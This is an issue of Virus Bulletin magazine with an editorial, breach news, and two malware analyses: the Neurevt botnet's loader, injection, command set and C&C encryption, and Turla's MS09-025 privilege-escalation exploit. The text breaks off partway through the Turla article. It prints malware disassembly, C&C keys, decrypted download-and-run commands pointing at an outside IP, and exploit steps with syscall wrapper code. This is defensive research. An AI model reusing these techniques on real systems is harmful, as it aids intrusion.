MAY 2014

VIRUS BULLETIN

Covering the global threat landscape

CONTENTS

IN THIS ISSUE

NEW GENERATION BOTNET

Neurevt first appeared over a year ago – its many components cover a large number of the most popular malicious functionalities, including downloading malware, DDoS attacks and website sniffing. He Xu discusses the major changes that have been introduced into the most recent generation of the botnet.

page 4

ELEVATION OF PRIVILEGE

Elevation of privilege (EoP) vulnerabilities can allow a program to run arbitrary code, regardless of that program's current permission level – as a result, they draw a lot of attention from malware authors. Wayne Low describes two of the EoP vulnerabilities exploited by the Turla malware family.

page 8

CYBER INVESTIGATION

The current information landscape is pretty lacking when it comes to information about cyber investigations. Most reports on cybercrime cover only the results of an investigation, omitting the process, the investigative techniques and the specific attack scenarios. Alisa Esage uses a real-world example to shed some light on the typical cyber investigation process.

page 21

ISSN 1749-7027

'We plan to increase our scope further and look even more at other areas of IT security.'

Martijn Grooten, Virus Bulletin

A GROWN-UP INDUSTRY

The recently announced[1] changes at *Virus Bulletin* have given us plenty of reason to look forward. But they have also provided us with an excuse to look back at the 25-year history of the company.

One episode that is remembered with a mixture of nostalgia and frustration at *VB*'s headquarters is that of W97M/ColdApe[2], a 1999 virus that, among other things, sent an email from each infected machine to nick@virusbtn.com, the email address of erstwhile *VB* Editor Nick FitzGerald.

Reading about ColdApe, I couldn't help but notice how much things have changed in the last 15 years. A discussion I stumbled across between Nick and the author of the virus[3] on the *alt.comp.anti-virus* newsgroup not only highlighted the fact that such dialogues took place frequently and in the open, but it also gave the impression of mere child's play compared with the threats we see today that are perpetrated by organized criminals and nation states.

At the same time, the distinction between good and bad was always very clear: there were those writing the viruses and those fighting them, and the two were separate worlds. The idea that someone from one of those worlds could find employment in the other was unthinkable – and has been the topic of many heated discussions at *VB* conferences over the years.

Many security researchers still make a distinction between good and bad actors, though there is increasing disagreement over who fits into which category. There is even less agreement on which actions are bad – and quite often it depends on the circumstances.

Running a device at the corporate gateway to prevent employees from accessing malicious websites is generally considered an advisable thing to do. Running the same device at a country's ISPs to prevent its citizens from accessing websites that are not in line with the government's view is considered by most to be heavy censorship.

Hacking into a company's website to steal data relating to millions of its customers is a very serious crime. Hacking into the same website to demonstrate the existence of a vulnerability could result in the site owner awarding the hacker a bug bounty in appreciation.

A few years ago, we quietly changed the tagline of the *VB* website from 'fighting malware and spam' to 'covering the global threat landscape'. This was not because we considered that malware and spam were no longer interesting, but because we realized that fighting them could only be done in a broader security context.

As *Virus Bulletin* is going through some big changes, we plan to increase our scope further and look even more at other areas of IT security – of course, while continuing to report on malware and spam.

Through both the *VB* conference and *Virus Bulletin* magazine, *VB* has shared the details of high-quality research and thought-provoking opinions. We will continue to do so, and our new publication format will certainly help with that.

We will also be on the look-out for contributions from researchers working in different areas of security – or perhaps with a different view on security. The well-known expression states that great minds think alike, but in fact, great minds often think in very different ways, and bringing them together can lead to even greater things.

Great minds tend to have strong opinions too. (At least those in security do – after all, security matters.) It will be inevitable that some of the things we publish will cause some controversy: people may disagree with an opinion expressed, with some research that is being performed or even with the ethics behind that research. We're a grown-up industry, and we should be able to deal with such controversies. It will benefit us all.

Here's to the next 25 years!

[1] http://www.virusbtn.com/virusbulletin/archive/2014/04/vb201404-shape-of-things

[2] http://www.eset.com/us/threat-center/encyclopedia/threats/w97mcoldapea/

[3] https://groups.google.com/forum/#!topic/alt.comp.anti-virus/1a4_CdnLdPY

NEWS

DECREASE IN NUMBER OF BREACHES; INCREASE IN COST OF BREACHES

This year's Information Security Breaches survey, released to coincide with the Infosecurity Europe event in London, has revealed that over the last year, the number of security breaches affecting UK businesses has decreased slightly – but there has been a significant rise in the cost of individual breaches.

The survey, which is commissioned by the UK's Department for Business, Innovation and Skills and conducted by *PWC*, found that 81% of large organizations suffered a security breach within the last year, compared with 86% the previous year, while 60% of small businesses suffered a breach in the last year, compared with 64% a year ago.

While a decrease in the number of security breaches may appear to be good news, the bad news is that the scale and cost of individual breaches has increased dramatically. Large organizations reported the average cost of the worst breaches they suffered to be in the range of £600k to £1.5m in the last year, compared with a range of £450k–£850k a year ago. Meanwhile, small businesses saw the average cost of their worst breaches rise from £35k–£65k a year ago to £65k–£115k in the last 12 months.

More encouragingly, the report also noted that overall investment in IT security is on the increase across all business sectors, with a particularly marked increase in IT security spending in small businesses.

The full report can be downloaded (PDF) from https://www.gov.uk/government/publications/information-security-breaches-survey-2014.

Q1 BREACH DATA REVEALED

According to a report by *SafeNet, Inc.*, more than 200 million data records were stolen in the first quarter of 2014 – representing an increase of 233 per cent over the same period last year. The firm noted that of the 254 breaches recorded, only in one per cent of cases were strong encryption, key management or authentication solutions in place to protect the data.

It will come as little surprise that the firm's Breach Level Index shows the financial industry to have been hit the hardest, accounting for 56 per cent of all data records lost or stolen. Meanwhile, 20 per cent of all lost or stolen records came from the technology industry, nine per cent from the health care sector, and just one per cent from the retail industry.

The statistics break down into approximately three breaches each day, with more than 93,000 records stolen per hour.

MALWARE ANALYSIS 1

NEUREVT BOTNET: NEW GENERATION

He Xu
Fortinet, Canada

The infamous Neurevt (a.k.a. Betabot) botnet first appeared in March 2013. It has many components, covering a large number of the most popular malicious functionalities – such as downloading malware, DDoS attacks and website sniffing. In this article, we discuss the major changes that have been introduced into the latest generation of the botnet.

SINGLE BOT SPLITS INTO LOADER AND MODULE

The latest version of Neurevt doesn't execute its malicious code directly, but instead acts as a normal loader (Figure 1). It finds the encrypted block (shown in red in Figure 1) by looking out for the 0x10 length signature in the block's header. Then it extracts the module binary from the block and places it in a newly allocated section of memory (the block structure detail is listed below as enc_block). It then replaces the module's default config block with its own local config block (shown in blue in Figure 1) – the block size may differ a little between loader and module.

```
typedef struct enc_block {
  CHAR Signature[0x10];
  DWORD key;
  DWORD EncSize;
  DWORD DecSize;
CHAR Block[*]
};
```



Figure 1: The bot acts as a normal loader.

Next, the loader updates the values of the two DWORD bitsmarks in the replaced config block, changing them from the default 0 to 1 (see Figure 2), and loads the config block according to the module's PE structure. Finally, the loader calls the entry point of the module.

```
push    126h
push    offset Ldr_Cfg
push    esi
call    mu_Data
or      [esi+Cfg.BitsMark01], 1
add     esp, 0Ch
or      [esi+Cfg.BitsMark02], 1
mov     eax, esi
jmp     short Retn
```

Figure 2: Bitsmark update.

ABNORMAL PE STRUCTURE

The module cannot run independently because it requires the loader's initialization. In addition, its structure differs from the standard PE structure. Let's look at the section table (Figure 3).

Section Viewer

Name	V. Offset	V. Size	R. Offset	R. Size	Flags
.text	00001000	0002E530	00000400	0002F601	60000020
.rdata	00030000	00006E10	0002EA00	00037001	40000040
.data	00037000	0000D11C	00035A00	00033401	C0000040
.rsrc	00045000	000002C8	00039E00	00045401	40000040
.reloc	00046000	00003CC8	0003A200	00045E01	42000040

Close

Figure 3: Special section table of module.

The raw sizes are all too large to run independently. As a result, the loader and module are inseparable. This also means that the embedded binary can remain stable for a long time without needing to change anything. This is much easier for maintenance.

SPECIAL INJECTION MECHANISM

The previous variant's preferred injection target was C:\windows\system32\wuauclt.exe, but the latest version injects its main code into a newly created process, C:\windows\explorer.exe.

However, it does not modify the entry point code of the compromised process or create a new remote thread starting from its malicious code. Instead, it modifies ntdll.dll's export function ZwContinue (Figure 5), and then jumps to a tiny section of newly allocated memory to recover the API's original code (Figure 4) and create a new thread which executes the malware's major code.

```
7C90D040 ntdll.ZwContinue B8 20000000   mov    eax, 20
7C90D045                  BA 0003FE7F   mov    edx, 7FFE0300
7C90D04A                  FF12          call   dword ptr [edx]
7C90D04C                  C2 0800       retn   8
7C90D04F                  90            nop
```

Figure 4: Original code of ZwContinue.

```
7C90D040    68 A0F50F00      push    0FF5A0
7C90D045    C3               retn

 pushad
 mov        eax, ntdll.ZwContinue
 mov        byte ptr [eax], 0B8        Recover
 mov        byte ptr [eax+1], 20       default
 mov        byte ptr [eax+2], 0        API code
 mov        byte ptr [eax+3], 0
 mov        byte ptr [eax+4], 0
 mov        byte ptr [eax+5], 0BA
 mov        byte ptr [eax+6], 0
 xor        eax, eax
 push       eax
 push       eax                Create new thread
 push       eax                here
 push       0B5E38
 push       eax
 push       eax
 mov        eax, kernel32.CreateThread
 call       eax
 push       -1
 push       -1
 mov        eax, kernel32.WaitForSingleObjec>
 call       eax
 push       -1
 push       0
 mov        eax, ntdll.ZwTerminateProcess
 call       eax
 popad
 push       ntdll.ZwContinue
 retn
 nop
```

Figure 5: Modified code of ZwContinue.

COPY API CODE AND BACKUP API

To avoid deep analysis and tracking by security researchers, the bot copies various API codes to itself – in particular those that start with 'Zw' and which are mostly ntdll.dll export functions. This means that most API breakpoints don't work for Neurevt.

Let's look at an example for calling the ZwResumeThread API. The default API code is shown in Figure 6.

```
7C90DB20 ntdll.ZwResumeThread     B8 CE000000     mov     eax, 0CE
7C90DB25                          BA 0003FE7F     mov     edx, 7FFE0300
7C90DB2A                          FF12            call    dword ptr [edx]
7C90DB2C                          C2 0800         retn    8
7C90DB2F                          90              nop

7FFE0300   7C90E4F0   ntdll.KiFastSystemCall

7C90E4F0 ntdll.KiFastSystemCall         8BD4              mov      edx, esp
7C90E4F2                                0F34              sysenter
7C90E4F4 ntdll.KiFastSystemCallRet      C3                retn
```

Figure 6: Default code of ZwResumeThread.

After the bot's modification, all of the code is copied to local memory, as shown in Figure 7.

Things are a little different because the bot merges the code of two APIs together locally. This could be used as a possible clue for indicating that a system has been infected by Neurevt. As a backup, the bot still supports normal API calls when the copy code mechanism fails.

```
B8 CE000000      mov      eax, 0CE
BA 06009F00      mov      edx, 9F0006
FFD2             call     edx
C2 0800          retn     8

8BD4             mov      edx, esp
0F34             sysenter
C3               retn
```

Figure 7: Code is copied to local memory.

NEW REPLICATION PATH AND PROTECTION

Since the special ClsID directory name feature has become well known, the bot has stopped using it. It still replicates itself in the %COMMONPROGRAMFILES%\ directory, but the subsequent child directory is hard-coded in the binary, so different variants have different directory names. The following list shows several of the replication paths that we have observed. The filename is random on each replication attempt:

- %COMMONPROGRAMFILES%\CreativeAudio\jnmhzdjtt.exe
- %COMMONPROGRAMFILES%\nvv svc\rjmynangs.exe
- %COMMONPROGRAMFILES%\Winsys\nrmhzdjtb.exe
- %COMMONPROGRAMFILES%\WindowsUpdaterAgent0\jwvzdqgtr.exe

Without the protection of the special ClsID directory name, the bot adds an advanced inline hook feature in order to hide itself.

RANDOM C&C LINK PARAMETERS

To make detection more difficult, the bot adds a random parameter to the end of its C&C link. It will randomly select one of the following parameters while communicating with the C&C server:

Parameter	Examples
null	*/order.php
id	*/order.php?id=<number>
pid	*/order.php?pid=<number>
page	*/order.php?page=<number>

Our investigation suggests that these parameters are actually meaningless. The number values do not provide real information relating to the system. However, this information gives us another tip for identifying the latest generation of the malware.

RANDOM SEND PACKAGE STRUCTURE

Let's look at the last variant first. The earlier variant uses fixed parameter names in the post content (see Figure 8). The initial package uses ps0, ps1, cs1, cs2 and cs3 to carry local information to the C&C server. This makes it easy to detect according to these parameters.



Figure 8: Previous variant's send package.

The encryption for the ps1 value is RC4 and the key is taken from the initial config block. Figure 9 shows the sending package after decryption.



Figure 9: Ps1 block plain text.

The cs1, cs2 and cs3 values are encrypted using a simple XOR encryption (see Figure 10). The DWORD keys are hard-coded in the bot's code and should be the same among most variants: \x1D\xCC\xB9\xEA.



Figure 10: The cs1, cs2 and cs3 values use a simple XOR encryption.

Now let's get back to the latest generation, which makes detection significantly more difficult by changing most of the parameter names to random strings (Figure 11). The number of parameters has increased from five to eight – so it can carry more information.

There are still some small signs that could be used by a filter to detect the package – for example, starting from the fourth parameter, the name tail is always a number, and it increases by one each time.

The encryption has changed too, and can be categorized in two parts. The first (or the second) parameter whose value is not only numbers is added to a random key that will be combined with a hard-coded key as the final RC4 key to decrypt the third parameter (Figure 12) – which should be the same as ps1 in the previous variant.



Figure 11: Most parameter names are random strings.



Figure 12: Decryption of third parameter.

The second part is for decryption of the name-tail-number-increasing parameters: the encryption is XOR with a fixed DWORD key \x22\xF0\x71\xC2 that has already changed from old variants.



Figure 13: XOR with fixed DWORD key.

So finally, we get the complete plain text of the sending package. Comparing this with Figure 10, the bot could collect two more pieces of information about the compromised system, such as CPU and video card information. We can see that the bot is executed under the *VirtualBox* system, so the C&C server could refuse its connection or never give a real response.

RECEIVED PACKAGE IMPROVEMENT

The received package structure and algorithm has also been updated. First, the two-byte fixed signature at the start, \xD8\xFF, has been removed, so the total package could be treated as a random data block before decryption.

The current structure is as follows:

```
typedef struct recv_pack{
  DWORD HdrKey;
  DWORD BodyKey;
  CHAR Header[0x5C];
  CHAR Body[*]
};
```

The detailed Header structure is the same as before, as is the body. However, the key-generation mechanism has changed slightly – the bot will not use the hard-coded key directly, but uses a XOR db algorithm with db key '\xCB' to decrypt the header. It uses another hard-coded key combined with the second DWORD value and then uses a XOR db algorithm with db key '\x1F' to decrypt the body.

Figure 14 shows the final decrypted pack.

```
0E 76 1E 1A A4 DB 7A 08 5C 00 00 00 01 00 00 00  .v..¤Ûz.\.......
08 00 00 00 00 00 00 00 00 00 00 00 B8 03 00 00  ............,...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 87 00 00 00  ............‡...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 02 00 2D 00 00 00 00 00 B7 E9 FA 40  ......-.....·éú@
00 00 00 00 00 00 00 00 00 00 00 00 2E 64 77 66  .............dwf
69 6C 65 20 2D 73 65 64 68 6E 20 20 68 74 74 70  ile -sedhn  http
3A 2F 2F 31 39 34 2E 31 2E 32 34 37 2E 32 34 32  ://194.1.247.242
2F 61 6E 31 2E 65 78 65 00 2C 00 00 00 00 00 EE  /an1.exe.,.....î
80 15 2F 00 00 00 00 00 00 00 00 00 00 00 00 2E  €./.............
64 77 66 69 6C 65 20 2D 73 65 64 68 6E 20 68 74  dwfile -sedhn ht
74 70 3A 2F 2F 31 39 34 2E 31 2E 32 34 37 2E 32  tp://194.1.247.2
34 32 2F 6E 67 31 2E 65 78 65 00                 42/ng1.exe.
```

Figure 14: Decrypted pack.

As we have seen, the C&C server only uses the first block for executing specific commands. It spreads other malware using the .dwfile command with additional parameters. Our investigations show that the current variant is spreading the Andromeda and Dorkbot malware.

The block types vary according to the size list in the config header. Currently, the bot only uses the first four blocks, which is the same as the previous variant. The first block is for commands, the second is for the domain blacklist, the third is for the website sniffer, and the fourth block is for updating the configuration.

The bot could support 0x25 / 38d different commands and there is a trick: the bot does not save any command string locally, only a checksum list for comparing the calculated command string value. So unless we received the actual command, we would not know it is plain text.

Since we first saw Neurevt we have collected the following commands and their related indexes:

Command	Index	Description
.dwfile	0x05	Download and run other malware
.update	0x07	Download and run its update binary
.botkill	0x11	Erase all local system information
.ddos	0x12	DDoS attack
.browser	0x19	Open Internet browser

```
         dd 37060674h
         dd 0
         dd 5
         dd 3E0E06F5h
         dd 0
         dd 6
         dd 3DB406D1h
         dd offset sub_424425
         dd 6
         dd 30A9060Ch
         dd 0
         dd 4
         dd 6EE4094Dh
         dd 0
         dd 0Ch
.dwfile  dd 3DCF06D6h                  Cmd Checksum
         dd offset CreateThread_DL     Function
         dd 6                          Cmd Size
         dd 3E1206E0h
         dd offset sub_424425
         dd 6
.update  dd 3E0206DEh
         dd offset CreateThread_DL
         dd 6
         dd 30A2060Dh
         dd offset sub_4145AD
         dd 4
         dd 2AC105BAh
         dd offset sub_4145DB
         dd 3
```

Figure 15: The bot does not save any command string locally.

SECOND BLOCK ACTS AS DDOS ATTACK

In the second block, the bot has changed the fake IP from the local 127.0.0.1 to a real Internet IP – currently only that belonging to *Google*, so it likes a special DDoS.

```
00000000  2A 61 6E 74 69 76 69 72 75 73 2A 20 32 30 39 2E  *antivirus* 209.
00000010  38 35 2E 32 32 39 2E 31 30 34 0D 0A 62 69 74 64  85.229.104..bitd
00000020  65 66 65 6E 64 65 72 2E 63 6F 6D 20 32 30 39 2E  efender.com 209.
00000030  38 35 2E 32 32 39 2E 31 30 34 0D 0A 64 6F 77 6E  85.229.104..down
00000040  6C 6F 61 64 2E 62 69 74 64 65 66 65 6E 64 65 72  load.bitdefender
00000050  2E 63 6F 6D 20 32 30 39 2E 38 35 2E 32 32 39 2E  .com 209.85.229.
```

Figure 16: DDoS function.

CONCLUSION

With its newly designed random parameters, Neurevt's communication with its C&C server is much safer than before. The modification for encrypting the sending and receiving of packages, could cause many vendors' detections to fail. The compatible commands structure could prompt previous purchasers of the malware to update to the latest version and without too much adaptation. Needless to say, we will continue to track the activity of the Neurevt botnet.

REFERENCES

[1] https://www.virusbtn.com/virusbulletin/archive/2013/11/vb201311-Neurevt.

[2] https://blog.gdatasoftware.com/blog/article/a-new-bot-on-the-market-beta-bot.html.

[3] https://www.sinister.ly/Thread-120-Beta-Bot-Coded-in-C-Incredibly-Advanced-HTTP-Bot.

MALWARE ANALYSIS 2

ANATOMY OF TURLA EXPLOITS

Wayne Low
F-Secure, Finland

Nowadays, most computer users are taught not to open executable files from an unknown source. They are also encouraged to log into their computer using a limited user account instead of the administrator account, because in the event of a malicious file unwittingly being run, the restricted permission settings of a user account would serve as a passive mitigation tactic to prevent unrestricted access to the system and/or data on the machine, thereby limiting the extent of any possible damage.

However, in some circumstances logging in as an administrator is unavoidable. To allow for this eventuality while still making a malware author's life more challenging, *Microsoft* introduced the User Account Control (UAC) feature to its operating systems, starting with *Windows Vista*.

One way in which the UAC feature can be circumvented is to gain an elevation of privilege – which allows someone who only has access to a limited user account environment to perform actions that would otherwise be restricted to the administrator's account. This is why an elevation of privilege (EoP) vulnerability draws a lot of attention from malware authors.

This article focuses on EoP vulnerabilities exploited by the Turla malware family, discovered by *G Data* [1], which is not only involved in cyber-espionage but is also used in the sphere of vulnerability exploitation.

WHAT IS AN ELEVATION OF PRIVILEGE VULNERABILITY?

An EoP vulnerability is a flaw or loophole in a piece of software which, if successfully exploited, could allow a program to run arbitrary code, regardless of that program's current permission level.

Typically, to gain an elevation of privilege for their malicious programs on the *Windows* OS, malware authors will exploit an EoP vulnerability in the *Windows* kernel. If the exploitation is successful, an exploit program running in the standard user account context may be escalated to the context of the system account – meaning that it can perform any operation on the computer at the highest permission level, even though security features such as UAC are present.

Microsoft has issued patches for various *Windows* kernel vulnerabilities that can be leveraged in this way. However, attacks using these vulnerabilities are still effective against users who have not yet patched their systems.

TYPES OF TURLA EXPLOITS

Generally, Turla targets three EoP vulnerabilities: two in *Microsoft Windows* and one in *Oracle VirtualBox*. The good news is that these vulnerabilities have been patched and in each case the latest versions of the products are not vulnerable.

There are two *Windows* kernel vulnerabilities that are manipulated by Turla, namely MS09-025 and MS10-015. Researchers first spotted the MS09-025 vulnerability in the notorious cyber-espionage malware Stuxnet/Flame [2], while MS10-015 was discovered by Tavis Ormandy in 2010 [3]. After analysing a sample of the malware, we realized that the author first deploys the simpler exploit, then moves on to the more complex one if the prior exploitation is not successful.

Having proof-of-concept (POC) code available for an exploit can help researchers to gain a better understanding of how the exploitation works. We checked the Metasploit Framework for available POC code – the Framework is a handy platform not just for malware authors looking to adopt an exploit for malicious purposes, but also for security researchers trying to understand an exploit.

Currently, POC code is available for MS10-015 but not for MS09-025. The MS10-015 exploit was implemented and ported to the Metasploit Framework by the Metasploit team [4] shortly after the vulnerability itself was discovered. (We will skip analysis of MS10-015 in this article since source code is publicly available.)

Even though the MS09-025 exploit code is not available on the Metasploit Framework, researchers can reverse-engineer samples to try to understand how the exploit works. Based on our analysis, we consider that MS09-025 is a pretty interesting vulnerability and can easily be exploited by using two undocumented Win32k native API functions.

MS09-025

According to the *Microsoft Security Bulletin* description of MS09-025, the vulnerability was caused by a Windows Driver Class registration and Windows Kernel Pointer Validation issue [5]. As shown in Figure 1, the first issue can easily be identified when the exploit sample is opened with *IDA Pro*.

Take note of the code highlighted in yellow in Figure 1, indicating a wrapper for the Win32k function described in

```
.text:10001696 loc_10001696:                           ; CODE XREF: _fnMainExploitRoutine+15F↑j
.text:10001696                 call    _fnGetWindowsVersion
.text:1000169B                 sub     eax, 3
.text:1000169E                 neg     eax
.text:100016A0                 sbb     eax, eax
.text:100016A2                 inc     eax
.text:100016A3                 push    eax
.text:100016A4                 lea     eax, [esi+0Ah]
.text:100016A7                 push    offset aCls1    ; "cls1"
.text:100016AC                 push    eax             ; PFN_FNID = gpsi+eax*2-48Ch
.text:100016AD                 call    _wrapped_NtUserRegisterClassExWOW
.text:100016B2                 mov     ebx, eax
.text:100016B4                 add     esp, 0Ch
.text:100016B7                 cmp     ebx, edi
.text:100016B9                 jnz     short loc_10001720
.text:100016BB                 call    _fnGetWindowsVersion
.text:100016C0                 sub     eax, 3
.text:100016C3                 neg     eax
.text:100016C5                 sbb     eax, eax
.text:100016C7                 inc     eax
.text:100016C8                 push    eax
.text:100016C9                 push    offset aCls2    ; "cls2"
.text:100016CE                 add     esi, 0Bh
.text:100016D1                 push    esi             ; PFN_FNID = gpsi+eax*2-48Ch
.text:100016D2                 call    _wrapped_NtUserRegisterClassExWOW
.text:100016D7                 mov     ebx, eax
.text:100016D9                 add     esp, 0Ch
.text:100016DC                 cmp     ebx, edi
.text:100016DE                 jnz     short loc_10001720
.text:100016E0                 call    _fnGetWindowsVersion
.text:100016E5                 sub     eax, 3
.text:100016E8                 neg     eax
.text:100016EA                 sbb     eax, eax
.text:100016EC                 inc     eax
000016AD 100016AD: _fnMainExploitRoutine+189
```

Figure 1: Wrapper Win32k function leads to MS09-025.

the *Microsoft Security Bulletin* that will lead to elevation of privilege. The details of how this function causes the EoP vulnerability will be discussed later.

The entire exploitation work flow consists of five steps:

1. Create a 'Button' class *Windows* object with an arbitrary *Windows* name.
2. Customize the shellcode and return the shellcode entry point virtual address to the caller.
3. Call the win32k!NtUserRegisterClassExWOW function to modify the upper 16-bit function address found in the gpsi.mpFnidPfn function table over the shellcode entry point address obtained in Step 2.
4. Call the win32k!NtUserRegisterClassExWOW again to modify the lower 16 bits of the same function address as modified in Step 3.
5. At this point, the vulnerability can be triggered via the win32k!NtUserMessageCall Win32k native function, which in turn executes the shellcode entry point.

In short, there are two vulnerable functions that are responsible for triggering this EoP vulnerability. However, these functions are not exported by the *Windows* library (DLL), but even if the vulnerable functions cannot be retrieved via the *Windows* library, it is still possible to execute them directly via a system call or SYSENTER instruction.

```
// System service index to win32k!NtUserRegisterClassExWOW
DWORD g_dwSSINtUserRegisterClassExWOW = 0x11E8;

// System service index to win32k!NtUserMessageCall
DWORD g_dwSSINtUserMessageCall = 0x11CC;

// Size of WND structure on Windows XP
DWORD SIZEOFWND = 0xA4;

void __declspec(naked) SysEnter()
{
    sysenter
}

void __declspec(naked) NTAPI SyscallNtUserRegisterClassExWOW(
                                WNDCLASSEXW* lpwcx,
                                PUNICODE_STRING ClassName,
                                PUNICODE_STRING ClsNVersion,
                                PCLSMENUNAME pClassMenuName,
                                DWORD fnID,
                                DWORD Flags,
                                LPDWORD pWow)
{
    __asm{
        mov eax, g_dwSSINtUserRegisterClassExWOW
        call SysEnter
        retn 1Ch
    }
}
```

Figure 2: Call to the win32k!NtUserMessageCall function via the SYSENTER instruction.

For instance, g_dwSSINtUserRegisterClassExWOW is a system call number or system service number that is used to identify which *Windows* system function will be executed by the kernel when a function is invoked from user-mode. The system call number may vary depending on the OS version. On *Windows XP SP2*, the system call number for win32k!NtUserRegisterClassExWOW is 0x1E8 and the system call number for win32k!NtUserMessageCall is 0x1CC.

Both of these function entry points are defined in the nt!KeServiceDescriptorTableShadow data structure:

```
kd> lmvm win32k
start     end        module name
bf800000  bf9c2800  win32k   (pdb symbols)        \
symbols\win32k.pdb\8F51F3B8BFB742E49E1C50FC54A9630F2\
win32k.pdb
   Loaded symbol image file: win32k.sys
   Mapped memory image file: \symbols\win32k.sys\
47E0E1061c2800\win32k.sys
   Image path:  \SystemRoot\System32\win32k.sys
   Image name:  win32k.sys
   Timestamp:   Wed Mar 19 17:46:46 2008 (47E0E106)
   CheckSum:    001D1603
   ImageSize:   001C2800
   File version:     5.1.2600.3335
   Product version:  5.1.2600.3335
   File flags:       0 (Mask 3F)
   File OS:          40004 NT Win32
   File type:        3.7 Driver
   File date:        00000000.00000000
   Translations:     0409.04b0
   CompanyName:      Microsoft Corporation
   ProductName: Microsoft® Windows® Operating System
   InternalName:     win32k.sys
   OriginalFilename: win32k.sys
   ProductVersion:   5.1.2600.3335
   FileVersion:      5.1.2600.3335 (xpsp_sp2_
gdr.080319-1240)
   FileDescription:  Multi-User Win32 Driver
   LegalCopyright:   © Microsoft Corporation. All
rights reserved.
kd> dds nt!KeServiceDescriptorTableShadow l8
8055b6a0  80503940 nt!KiServiceTable
8055b6a4  00000000
8055b6a8  0000011c
8055b6ac  80503db4 nt!KiArgumentTable
8055b6b0  bf999980 win32k!W32pServiceTable
8055b6b4  00000000
8055b6b8  0000029b
8055b6bc  bf99a690 win32k!W32pArgumentTable
kd> dds win32k!W32pServiceTable + 1e8 * 4 l1
bf99a120  bf81f3f8 win32k!NtUserRegisterClassExWOW
kd> dds win32k!W32pServiceTable + 1cc * 4 l1
bf99a0b0  bf80ef95 win32k!NtUserMessageCall
```

